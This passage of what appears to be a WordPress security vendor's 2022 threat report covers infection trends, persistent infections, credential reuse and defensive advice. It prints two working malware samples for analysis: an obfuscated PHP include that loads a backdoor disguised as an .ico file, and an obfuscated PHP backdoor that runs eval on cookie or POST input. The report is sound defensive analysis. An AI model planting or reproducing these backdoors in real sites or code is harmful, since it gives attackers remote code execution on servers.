
Total infections remained remarkably consistent with data from the last 2 years, with malicious files found on roughly 1.2 million total sites over the course of the year. We began to see a decline in infections by the most prevalent variants at the beginning of November, but this was partially balanced out by an increase in malware infections detected by some of our older signatures. Nonetheless, we saw a slight decrease in average daily infections, from 330,000 infected sites in January to roughly 310,000 sites infected in December, with a brief spike in February. It is worth noting that, although we are unable to definitively attribute the brief increase in infected sites to any one factor, the February spike coincides almost perfectly with the Russian invasion of Ukraine.



Pictured: A line chart of sites with at least one malware signature reporting an infection broken down by date

Unfortunately more WordPress sites appear to be unmaintained than in previous years - 210,000 sites infected at the beginning of 2022 were still infected at the end of 2022, a 60% increase from 2020. The reduction in total infected sites combined with an increase in persistently infected sites does indicate that actively maintained sites are getting infected at lower rates overall.

The most active malware signature throughout most of 2022 detected an obfuscated include statement typically used to load a separate backdoor disguised as an .ico file. This type of malware is popular since it executes code from a file without a PHP extension, meaning that a backdoor with an allowed extension can be uploaded separately. This signature, at its peak, detected malware on roughly 3% of all infected sites.




```php
<?php
/*bc4a2*/

@include "\057va\162/w\167w\057ht\164pd\157cs\057fa\161-r\146pI\126/q\141-t\150em\145/.\0637d\06570\0645.\151co";

/*bc4a2*/
```

Pictured: A malware sample using an obfuscated include statement used to load a separate backdoor file with a filename of .37d57045.ico.

It is not practical to provide cyber observables for these, as each of the most active detection signatures matches over 10,000 unique samples in our database and many more in the wild.

While the usage of uniquely generated obfuscated backdoors to evade hash-based detection is not a new phenomenon, it is becoming increasingly common to see backdoors that are unique to each site, even excluding files tailored to site-specific paths.



```php
<?php
$jtxvcq = '0\'3-d2*cseb1voan#lmxH8y7fu5g9_rp4kit';$jnhjznu = Array();$jnhjznu[] = $jtxvcq[20].
$jtxvcq[6];$jnhjznu[] = $jtxvcq[7].$jtxvcq[4].$jtxvcq[9].$jtxvcq[0].$jtxvcq[10].$jtxvcq[0].
$jtxvcq[23].$jtxvcq[23].$jtxvcq[3].$jtxvcq[4].$jtxvcq[4].$jtxvcq[7].$jtxvcq[2].$jtxvcq[3].$jtxvcq
[32].$jtxvcq[32].$jtxvcq[24].$jtxvcq[10].$jtxvcq[3].$jtxvcq[21].$jtxvcq[32].$jtxvcq[24].$jtxvcq
[5].$jtxvcq[3].$jtxvcq[5].$jtxvcq[28].$jtxvcq[23].$jtxvcq[26].$jtxvcq[4].$jtxvcq[32].$jtxvcq[23].
$jtxvcq[11].$jtxvcq[26].$jtxvcq[9].$jtxvcq[21].$jtxvcq[14];$jnhjznu[] = $jtxvcq[16];$jnhjznu[] =
$jtxvcq[7].$jtxvcq[13].$jtxvcq[25].$jtxvcq[15].$jtxvcq[35];$jnhjznu[] = $jtxvcq[8].$jtxvcq[35].
$jtxvcq[30].$jtxvcq[29].$jtxvcq[30].$jtxvcq[9].$jtxvcq[31].$jtxvcq[9].$jtxvcq[14].$jtxvcq[35];
$jnhjznu[] = $jtxvcq[9].$jtxvcq[19].$jtxvcq[31].$jtxvcq[17].$jtxvcq[13].$jtxvcq[4].$jtxvcq[9];
$jnhjznu[] = $jtxvcq[8].$jtxvcq[25].$jtxvcq[10].$jtxvcq[8].$jtxvcq[35].$jtxvcq[30];$jnhjznu[] =
$jtxvcq[14].$jtxvcq[30].$jtxvcq[30].$jtxvcq[14].$jtxvcq[22].$jtxvcq[29].$jtxvcq[18].$jtxvcq[9].
$jtxvcq[30].$jtxvcq[27].$jtxvcq[9];$jnhjznu[] = $jtxvcq[8].$jtxvcq[35].$jtxvcq[30].$jtxvcq[17].
$jtxvcq[9].$jtxvcq[15];$jnhjznu[] = $jtxvcq[31].$jtxvcq[14].$jtxvcq[7].$jtxvcq[33];foreach
($jnhjznu[7]($_COOKIE, $_POST) as $bokobda => $ppzcvya){function mxjfsaj($jnhjznu, $bokobda,
$ejgqo){return $jnhjznu[6]($jnhjznu[4]($bokobda . $jnhjznu[1], ($ejgqo / $jnhjznu[8]($bokobda))
+ 1), 0, $ejgqo);}function lssauny($jnhjznu, $zrdzl){return @$jnhjznu[9]($jnhjznu[0], $zrdzl);}
function jivat($jnhjznu, $zrdzl){$esrvrix = $jnhjznu[3]($zrdzl) % 3;if (!$esrvrix) {eval($zrdzl
[1]($zrdzl[2]));exit();}}$ppzcvya = lssauny($jnhjznu, $ppzcvya);jivat($jnhjznu, $jnhjznu[5]
($jnhjznu[2], $ppzcvya ^ mxjfsaj($jnhjznu, $bokobda, $jnhjznu[8]($ppzcvya))));}
```

Pictured: One of the most common obfuscated backdoor variants

There is good news, however. We noticed a significant decline in nulled plugin installations, with the most common variant, which started out as our most prevalent malware detection, declining from 31,100 infections at the start of 2022 to 12,800 at the end of the year, a reduction of more than half. In 2020, we determined that nulled plugin installations were the most widespread threat to WordPress security, so their decreasing popularity is a win for the WordPress community as a whole.

Also of note is that the most active malware signature in 2022 is over 3 years old, and all of our top 10 malware signatures are at least a year old, indicating that the state of PHP malware is relatively mature. Increased adoption of PHP 8.0 and above may change this to some extent as some malware relies on functionality that has been deprecated or fully discontinued in newer versions of PHP, but we have not seen a great deal of innovation in PHP-based malware.

Key Takeaways To Keep in Mind for 2023

Persistent Infections Became a Primary Intrusion Vector

Most attacks we saw in 2022 were looking for an easy way in via reused credentials or by piggybacking off of previous infections, and our data indicates that this is becoming an increasingly viable option for attackers going forward as unmaintained sites with persistent infections become more common.

Hacking groups such as Anonymousfox even sell scripts designed to search for previously installed webshells in addition to their popular post-exploitation script.

It is important to note that the Wordfence scanner remains fully capable of detecting these infections, but the site owner must take action to clean any site where an infection has been detected.

Credential Reuse Becomes a Larger Risk as Leaked Passwords Accumulate

Each year, leaked passwords from more and more data breaches become available to threat actors and make it easier to gain access to unmaintained accounts.

It is important to recognize that this extends beyond WordPress admin credentials. If your hosting account has a cPanel or other control panel allowing direct login, and you've reused any of your passwords, or if someone else originally created the passwords for them, it is worth setting a strong unique password for each of these account types as soon as possible. Using a password manager is strongly recommended despite the recent LastPass breach.

We also recommend enabling multi-factor authentication (MFA) on every account possible. The Wordfence plugin includes Login Security for your WordPress administrative panel, but we also strongly recommend that you enable MFA on your main hosting account and cPanel if your hosting provider supports it.

Note that MFA is impractical for Database connections, so it is crucial to use a strong unique password instead. For SSH/SFTP, we recommend using password-protected SSH keys rather than plaintext passwords if possible.

Regular Updates Remain Important

Keeping WordPress core, plugins, and themes up to date remains an important best practice, but even in cases of rare critical 0-day vulnerabilities, a Web Application Firewall, such as the one offered by Wordfence, is sufficient to keep most sites safe.

Despite record numbers of vulnerabilities being disclosed and patched in the WordPress ecosystem, the vast majority of attacks in 2022 targeted vulnerabilities in practice and process, rather than in software.

Even attacks targeting specific vulnerabilities predominantly focused on obtaining site takeover on the few remaining vulnerable installations of plugins with easily exploitable critical flaws, rather than on the much larger number of newly discovered but more difficult to exploit vulnerabilities. As such, the greatest threat to WordPress security in 2022 was neglect in all its forms.

Conclusion

We saw a number of changes in 2022, but one of the most significant was an increase in the number of responsibly disclosed vulnerabilities, and we plan to continue this trend with the launch of Wordfence Intelligence Community Edition, which is free to use, including for commercial purposes. Despite the fact that more vulnerabilities were disclosed overall, very few vulnerabilities were critical zero-days.

Meanwhile, credential stuffing attack volume declined for the first time in years, though it remains the most common attack type by a large margin.

Nulled plugin installations, as well as average daily infections, declined. Persistent malware infections are on the rise, however, as more sites go unmonitored and unmaintained, coinciding with an increase in attackers searching for previously infected sites.

As a reminder, Wordfence Care includes site cleaning services when necessary, but it also comes with an annual site audit to identify the biggest risks to your site as well as monitoring for potential issues. If you require faster response times, Wordfence Response includes all the features of Wordfence Care plus a 1-hour response time and 24-hour remediation.